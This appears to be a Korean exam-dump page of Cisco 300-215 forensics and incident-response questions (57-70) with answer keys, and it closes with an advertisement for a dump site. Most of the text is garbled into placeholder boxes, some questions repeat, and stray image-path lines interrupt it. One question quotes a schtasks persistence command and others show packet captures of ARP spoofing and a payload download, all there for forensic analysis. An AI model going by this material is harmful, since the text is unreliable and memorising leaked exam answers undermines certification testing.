Cisco CyberOps □□ □□□□□□ □□□ □□ □ □□ □□□ □□□□ □□ □□ □□□ □□ □□, □□ □□□□ □□□□ □□ □ □□ ESXi□ □□ □□ □□□ □□□□ vmksummary.log □ □□□ □□□ □□□ □□□ □□□□ □□ □□□□ □□ □□□□□.

NEW QUESTION: 57



□□□ □□□□□□. □ □□□□□ □□ □□ □□□ □□ □□□ □□□ □□□ IT □□□□□ □ □□□□□□. □□□□□ □□□□□ □□□ □□□□ □□□ □□□□ □□□ □□□□□ □ □□□□ □□ □□□□ □□□□□. □□□ □□□ □□□ □, □□□□□ 48□□ □□ □□□ □ □□□ □□□□□□. □ □□□ □□□□ □□ □ □□ □□ □□□ □□□□ □□□?

(□ □□□ □□□□□.)

A. □□ □□□□ □□□□□□□.

B. □□□□ □□

C. □□ □□

D. □□□ □□ □□

E. □□□□ □□ □□□ □□

Answer: A,E (LEAVE A REPLY)

NEW QUESTION: 58

□□□ □□ □□□□ □□□ □□□□ □□□ □□□ □□ □□□□□ □□ □□□ □□□ □□ □□ □□□□. □□□ □ C2 □□ □□□□□ □□□ □□□□□ □□□□ □□ □□□ □□ □□ □□□ □□ □ □□□□□□□. □□□ □□ □□ □□□ □□□□ □□□□□ □□ □□□ □□

□ □□□ □□ □□□ □□□ □□□ □□□□ □□ □□□ □□□□□. □□ □□ □□□□ □□ □□ □□□□□ □□□ □□□ □□□ □□ IP □□□□ □□□□□ □□□□ □□□□ □□□ □□□ □□□ □□□□□□. □ □□□ □□ □□□ □□□□□ □□□ □□□?

A. □□□□ □□□ □□ □□ □□ □□□ □□□ □□□□ □□ □□□□□ □□□ □□□□ □ □□□□ □□□.

B. □□□□ □□□ □□□□ □□□ □ □□□□ □□□ □□□□ □□□□□ □□□ □□□ □ □□ □□□.

C. □□□ C2 □□ □□□ □□ □□□□ □□ □□□□□ □□□□ □□□□ □□□□□ □□□ □□□□ □□□.

D. □□ □□ □□□ □□ □□□□ □□□□ □□□□□ SSL □□□□ □□□□□ □□□□□ □ □ □□□□ □□□□ □□□.

Answer: C (LEAVE A REPLY)

CyberOps Technologies(CBRFIR) 300-215 □□ □□□ □□□□□ □□□, □□ □ □□(C2) □ □□ □□□□ □□ □□□□ □□□□ □□ □□ □□□ □□□□ □□□ □□□□□. □□□ □ □□□□ □□□□□ □□□□□ □□□□ □□□ □□ □□□□ □□□ □□ □□□ □□ □□□ □ □□□□□. □□□ □□□ □□□□□ □□□□ □□ □ □□□ □□□□□ □□ □□ □□□ □□□ □□□ □□□□ □ □□ □□□□□.

□□□ □□ □□□□(B)□ □□ □□ □□□ □□(D)□ □□□□□, □□ □□□ □□ □□□□ □□□ □ □□□□. □□ □□□ □□□□ □□□ □□□ □□ C2 □□□ □□□□ □□□□.

NEW QUESTION: 59

□□ □□□□ □□□ □□ □□ □□ □□□ □□□ □ □□ □□□ □□□□□.

* □□ □□ □□□□ □□□ □□□□□□□.
* □□□□ □□□□□ □□□ □□□□ □□□ □□□ □□ □□□□ □□□□□.
* □□ □□□□ □□ □□ □□□□ □□□□ □□□ □□□□□.
* □□ □□□□□ □□□ □□□□ □□□□ □□□□ □□□ □□□ □ □□□□□.
* □ □□□ □ □□ □□□□ □□ □□ □□□□ □□□ □□□ □□□□ □□ □□□□ □□ □ □□□□□□□.

□□ □□ □□□□□ □□□□ □□ □□ □ □□ □□ □□□ □□□□ □□□? (□ □□□ □□ □□□.)

A. □□ □□ □□□□ □□□ □□ □□□□ □□ □□ □□□□□ □□ □□ □□□ □□□ □□ □□□ □□□□□□ □□ □□□□ □□□□□.

B. □□□ □□□□ □□□□ □□□□ □□ □□ □□□ □□□ □ □□□ □□ □□□ □□□□ □.

C. □□□ □□□/□□□ □□□ □□□ □□□□ □□□□ □□□□ □□□ □□□□□.

D. □□ □□□ □□ □□□□ □□□□ □□□□□□ □□□□ □□□□□ □□ □□□ □□□ □.

E. □□□ □□□□ □□ □□, □□ □ □□□ □□ □□□ □□□ □□□□ □□ □□ □□ □□ □□□ □□□□□□ □□□□□.

Answer: C,E (LEAVE A REPLY)


□□□ □□ □□□ □□ □□□ □□□ □□ □□□ □□□□ □□□□ □□ □□/□□□ □□ □ □□ □□□ □□□□ □□□ □□ □□□□□. □□ □□ □□ □ □□□□ □□□□ □□□□□ □□ NIST SP 800-61 Rev.2 □□□ □□ □□ □□ □□□□□ □□ □□□ □□□ □□□□ □□ □ □□□□ □□□□□.

NEW QUESTION: 60
□□□□ □□□ □□□□□□□□ □□□□□ □□□ □□□□ □□ □□□ □□ □□□ □□□ □□. □□ □□□ □□ □□ □□□ □□ □□ □□ □□□ □□□□□ □□□□. □□ □□□□ □□□□□□ □□ □□□ □□□□ □□ □□□ □ □ □□ □□□ □□□□□? (□ □□ □□)
A. □□□□□ □□ □□
B. □□□□□ □□□□□.
C. □□ □□□ □□□□□.
D. □□ □□□ □□□□□.
E. PE □□□ □□□□□.
Answer: (SHOW ANSWER)
□□□□ □□□□ □□□□□ □□□ □□□ □ □□ □□□□ □□□ □□□□ □□ □□□ □ □□ □□□□ □□□□ □□□□ □□ □□□ □□□□ □ □□□ □□□.
* □□□□ □□(B): □□ □ □□□ □□□□□ □□□□ □□□□□ □□□□ □□□□ □□□ □□ □□□ □□□□ □ □□□ □□□. □□ □□□□ □□□□ □□ □□□ □□□ □□□□□.
* PE □□ □□(E): PE(Portable Executable) □□□□ Windows □□□□□ □□□ □□□ □□□ □□□ □□ □□□□□□ □□□□ □□□□. □□□, □□□ □□□□□, □□□ □□□□□ □ □ □□ □□□□□□ □□ □□ □□ □□□ □□□□, □□ □□ □□□ □□□□ □□□ □□□ □ □ □□□□.
□□ □□(A, C, D)□ □□□□ □□□ □□□□ □□□□□, □□□□ □□ □□ □□□ □□□□ □□□ □□ □□ □□□ □□□ □□□ □□ □□□ □□□□ □□ □□□□ □□□ □□□ □□ □□ □□□ □□□□ □ □□□□□.
□□□□: CyberOps Technologies(CBRFIR) 300-215 □□ □□□, □: □□□ □□ □□, □□□ □□ □□, 389-392□□.

NEW QUESTION: 61
□□□□ □□□□□ □□ □□ □ □ □□ URL□ □□□ □□□□ □□□□□, □□ □□□□ □ □ □ □□□ □□□□□□ □□□ □□□□□. □□ □□ ISP□ □□□□ □□□ □□□□ 500% □□□□□ □□□□□□. □□□ □□□ □, □□□□ □□ □□ □□□ □□ □□□ □□□□□. □ □□□ □□ □□□□ □□□ □ □ □□ □□□ □□□□□? (□ □□ □□)
A. □□□ □□ □□□□□
B. □□ □□
C. □□ □□ □□
D. □□□ □□
E. □□□□□ □□□ □□ □□□ □□
Answer: D,E (LEAVE A REPLY)

□□ □□□ □□□ □□□ □□ □□□□ □□ □□ □□□ □□□□ □□□ □□□ □□□□□ □ □□□□ □□□□. CyberOps Associate □□□□ □□□,
"□ □□□□ □□□ □□□□ □□□□ □□□□, □□□ □□□□ □□□□, □□ □□(OS)□ □ □□□□□□ □□ □□□□ □□□ □□□ □ □□□□."
□□:
"□□ □□□ □□□□□ □□□□ □□□□ □□□□ □□□□ □□□□ □□□□ □□□□ □□ □□□ □□ □□□ □ □□□□."

NEW QUESTION: 62



□□□ □□□□□□. □□□ □□ □, □□□□□ □□ □□ □□□□□ □□□ □□□ □□□□ □□□□. □ □□□ □□□□□ □□□ □ □□ □□□□□□□ □□□□ □□□□ □□□□ □ □□□□□. □□□□□ □□ □ □□ □□□□□□ □□□ □□□□ □□□? (□ □□ □□)

A. □□□
B. □ □□ □□
C. NOP □□□ □□
D. □□ □□ □□□□

E. □□□ □□ □□

Answer: (SHOW ANSWER)

NEW QUESTION: 63

□□□ □□□ PDF □□□□ □□□□ □□□ □□□□ □□□□□?

A. cGRmZmlsZQ

B. 706466666

C. 255044462d


D. 0a0ah4cg

Answer: C (LEAVE A REPLY)

□□ □□(□□ □□□□□□ □)□ □□ □□□ □□□□ □ □□□□ □□□ □□□□□□.
PDF □□□ □□ □□ □□ □□□ □□□ □□□□.
25 50 44 46□ ASCII□ %PDF□ □□□□□. OptionC(255044462d)□ 25 50 44 46□□ □□□□ PDF □□ □□□□ □□□□□. □□ □□□□□□ □□□ □□□□□ □□□□ □□ □□□ □ □ □□ □□ □ □□□ □□□ □ □□□ □□□ □□□□□.

NEW QUESTION: 64

□□□ □□□□□.



□□□ □□□□□□□□ □□□ □□ □□ □□□ □□ □□□ □□□□ □□□□ □□□ □□□ □□. □□ □□□□ □□□□□ □□□□ □□□□□ □□□□□ □□□ □□□□ □□□□□.
□ □□□ □□□□□ □□□□□□□□□□, □□□□ □ □□□ □□□ □□□ □□ □□□□□□

□ □□□□ □□□ □□ □□ □□□ □□□ □□□ □□□ □□□□□□. □ □□□ □□ □□□ □□□□ □□□?

A. □□ □□

B. □□□ □□ □□

C. □□ □□

D. □□□ □□□

Answer: C (LEAVE A REPLY)

NEW QUESTION: 65

□□□ □□□□□.

```
schtasks /create /tn "mysc" /tr C:\Users\Public\test.exe /sc ONLOGON     /ru "System"
```

□□ □□ □□□□ □□□?

A. □□□□ □□□□□ □□□□ □□□□□ □□□□ □□□□.

B. □□□□ □□□□□ □□ □□□□ □□□□.

C. RDP□ □□□ □□ □□ □□□□□ □□ □□□□ □ □□□□□.

D. □□ □□□□ □□ □□□ □□□ □□□□ □□□□ □□□□□.

Answer: D (LEAVE A REPLY)

□□□□ □□□ ONLOGON □□□ □ □□□ □□□ □□□□□ □□□□ schtasks /create□ □ □□□ test.exe□ □□□□□. □□ □ □□□□ □□□ □□□□, □□□□ □□□ □□□ □□□ □□ □□ □□□ □□□□ □□□□□ □□□. □□□ □□□ □□ □□ □□□ MITRE ATT&CK □□□□□(T1053)□ □□□ □□□ □□□□□.

-

NEW QUESTION: 66

□□□□□ □□ □□□□ □□□ □□□ □□□□ □□□□. □ □□□□ □□□□ □□□□□□ □□ □□□ □□ □□□□□□□ □□□□□□. □□ □□ □□□□□ □□ □□□□□□□□ □ □□□ □□□□ □□ □□□ □□□□ □□ □□ □□□ □□□□□□□. □□, □□□□□ □□ □□ □□□ □□ □□ □□□ □□□□□ □□ □□□□□□. □□□□□ □□□ □ □ □□ □□ □ □□□□□? (□ □□ □□)

A. □□□ □□ □□□□ □□□□□.

B. □□□ □□ CPU□ □□□□□.

C. □□□□ □□□ □□□□.

D. □□□□□□ □□□□□ □□□□□.

E. □□□□□□□ □□□□ □□□□.

Answer: C,E (LEAVE A REPLY)

□□□□□□□□ □□□□□ □□□ □□□□ □□□ □□□□ □□□□ □□□ □□□□ □□ □□□□ □□□ □□□ □□□.

* (C) □□□□ □□□□□□ □□□□ □□ □□□□ □□□ □□□□ □□ □ □□ □□□□ □ □□□ □□□ □□□□ □ □□□□□□. □□□ □□□ □□ □□□□ □□□ □□□□ □□□ □□□ □□□□ □□□ □□□□ □□ □□□ □□□□ □□□.

* □□□□□□(E) □□□ □□□ □□□ □□ □□□ □□□□□. □□□ □□□□ □□ □□ □ □□□ □□□□ □□ □□□ □□ □□□ □□□□□. □□ □□ □□ □□□ □□□ □□□ □□ □□□ □□□ □□□ □□□□□.
□□□ □□□ □□ □□ □ □□□ □□□□(CyberOps Technologies(CBRFIR) 300-215 □□ □ □□ □□)□ □□□ □□ □□□ □□□□□. □□, □□ □□ □□□ □□ □ □□ □□□□□ □ □□□ □□□□ □□□□ □□ □□□ □□□□ □□ □□ □□□ □□□□ □□□ □□□ □□ □□□□ □ □□ □□□□□ □□ □□□□□.
□□□□: CyberOps Technologies(CBRFIR) 300-215 □□ □□□, □: □□ □□ □□ □□□□ □□, □□ □ □□ □□, 102-104□□□.

NEW QUESTION: 67
□ □□□ □□ □□□ □□□□ □□□ □□□ □□□□ □□□□ □□□□□□. □□□□ □□ □ □□□ □□□ □□ □□□ □□ □□ □□ □□ □□□ □□□ □□□□ □□□□□□. □ □□ □□ □□□□ □□ □□□□□ □□□ □□ □□□ □□ □□□□ □□□?
A. □□ □ RPN
B. □□□ □□
C. □□□ □□
D. □□□ □□
Answer: C (LEAVE A REPLY)

NEW QUESTION: 68
□□□ □□□□□.

□□□ □□□ □□ □□ □□□□ □□□?
A. □□ 10.1.21.101□ 302kb □□□ HTTP □□□ □□□□.
B. □□□ 209.141.51.196□ □□□□□ □□□ /Lk9tdZ□□ /files/1.bin□□ □□□□□□□.
C. □□□ 209.141.51.196□ □□□□□ □□□ □□ 49723□□ □□□□□□□.
D. □□ 10.1.21.101□ □□□□ □□□ □□ 209.141.51.196□ □□□□ □□□□.
Answer: B (LEAVE A REPLY)
Wireshark □□□ □□□ HTTP □□□ □□□ □□□□□.
* □□□□□(10.1.21.101)□ /Lk9tdZ□ □□ GET □□□ □□□□.
* □□(209.141.51.196)□ HTTP/1.1 302 Found□ □□□□□. □□ □□□□□ □□□□ □□ HTTP □□ □□□□□.
* □□□□□□ □□ GET □□□ for/files/1.bin□□, □□ □□□□□ □□□□ □□□□□.
□ □□□ □□□ □□ □□ □□/Lk9tdZto□□ HTTP 302 □□□□□ □□□□ □□□ □□□□ □.

/files/1.bin. □□ □□□ □□ □ □□ □□□□ □□ □□□□ □□□□□□ □□ □□□□□.
* □□ A□ □□□□□. 302□ □□□ □□□ □□□ □□ □□□□□.
* □□ C□ □□□ □□□□□. □□ 49723□ □□□□ □□□ □□□ □□/□□ □□ □□□□□.
* □□ D□ □□□□□. □□□ HTTPS(□□□□ □□)□ □□ HTTP□ □□ □□□□□□.
□□□□: CyberOps Technologies(CBRFIR) 300-215 □□ □□□, □□□□ □□□ □□ □ HTTP □□ □□ □□□ □□ □.

NEW QUESTION: 69

No.	Time	Source	Destination	Protocol	Length Info
7	5.616434	Dell_a3:0d:10	_09:c2:50	ARP	42 192.168.51.105 is at 00:24:e8:a3:0d:10
8	5.616583	Dell_a3:0d:10	Intel_53:f2:7c	ARP	42 192.168.51.1 is at 00:24:e8:a3:0d:10 (duplicate use of 192.168.51.105 detected!
9	5.626711	Dell_a3:0d:10	_09:c2:50	ARP	42 192.168.51.201 is at 00:24:e8:a3:0d:10
21	15.647788	Dell_a3:0d:10	7c:05:07:ad:43:67	ARP	42 192.168.51.1 is at 00:24:e8:a3:0d:10 (duplicate use of 192.168.51.201 detected!
18	15.637271	Dell_a3:0d:10	Sonicwal_09:c2:50	ARP	42 192.168.51.105 is at 00:24:e8:a3:0d:10
19	15.637486	Dell_a3:0d:10	Intel_53:f2:7c	ARP	42 192.168.51.1 is at 00:24:e8:a3:0d:10 (duplicate use of 192.168.51.105 detected!
20	15.647656	Dell_a3:0d:10	Sonicwal_09:c2:50	ARP	42 192.168.51.201 is at 00:24:e8:a3:0d:10
21	15.647788	Dell_a3:0d:10	7c:05:07:ad:43:67	ARP	42 192.168.51.1 is at 00:24:e8:a3:0d:10 (duplicate use of 192.168.51.201 detected!
34	25.658359	Dell_a3:0d:10	Sonicwal_09:c2:50	ARP	42 192.168.51.105 is at 00:24:e8:a3:0d:10
35	25.658429	Dell_a3:0d:10	Intel_53:f2:7c	ARP	42 192.168.51.1 is at 00:24:e8:a3:0d:10

▶ Frame 10: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
▶ Ethernet II, Src: Dell_a3:0d:10 (00:24:e8:a3:0d:10), Dst: 7c:05:07:ad:43:67 (7c:05:07:ad:43:67)
▶ Address Resolution Protocol (reply)

□□□ □□□□□. □□ □□□□ □□□□ □□□□□□ □□ □□□□□ □□□ □□□□□□.
□□ □□□ □□□□, □□□ □□□ □□□□ □□□□ □□ □□ □□□ □□□ □□□?
A. SYN □□□, □□ □□ □□
B. ARP □□□; □□ □□ □□
C. MAC □□□; □□ □□ □□
D. DNS □□□; □□ □□□□ □□□
Answer: B (LEAVE A REPLY)

NEW QUESTION: 70
□□□□□ □□ □□□□ □□□ □□□ □□□□ □□□□. □ □□□□ □□□□ □□□□□□ □□ □□□ □□ □□□□□□□ □□□□□□. □□ □□ □□□□□ □□ □□□□□□□□ □ □□□ □□□□ □□ □□□ □□□□ □□ □□ □□□ □□□□□□□. □□, □□□□□ □□ □□ □□□ □□ □□ □□□ □□□□□ □□ □□□□□□. □□□□□ □□□ □ □ □□ □□ □ □□□□□? (□ □□ □□)
A. □□□□ □□□ □□□□.
B. □□□ □□ CPU□ □□□□□.
C. □□□ □□ □□□□ □□□□□.
D. □□□□□□ □□□□□ □□□□□.
E. □□□□□□□ □□□□ □□□□.
Answer: (SHOW ANSWER)

300-215 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ 300-215 □□! DumpTop □ □□ **300-215** □□ □□□ □□□□□□, DumpTop 300-215 □□ □□□ □□□ □□□□□ □□□ □□□□□□□. □□□□ □□□ □□□□ □□ DumpTop 300-215 □□□ □□□□□. https://www.dumptop.com/Cisco/300-215-dump.html (**118** Q&As Dumps, **30%OFF** **Special Discount: KrDump**)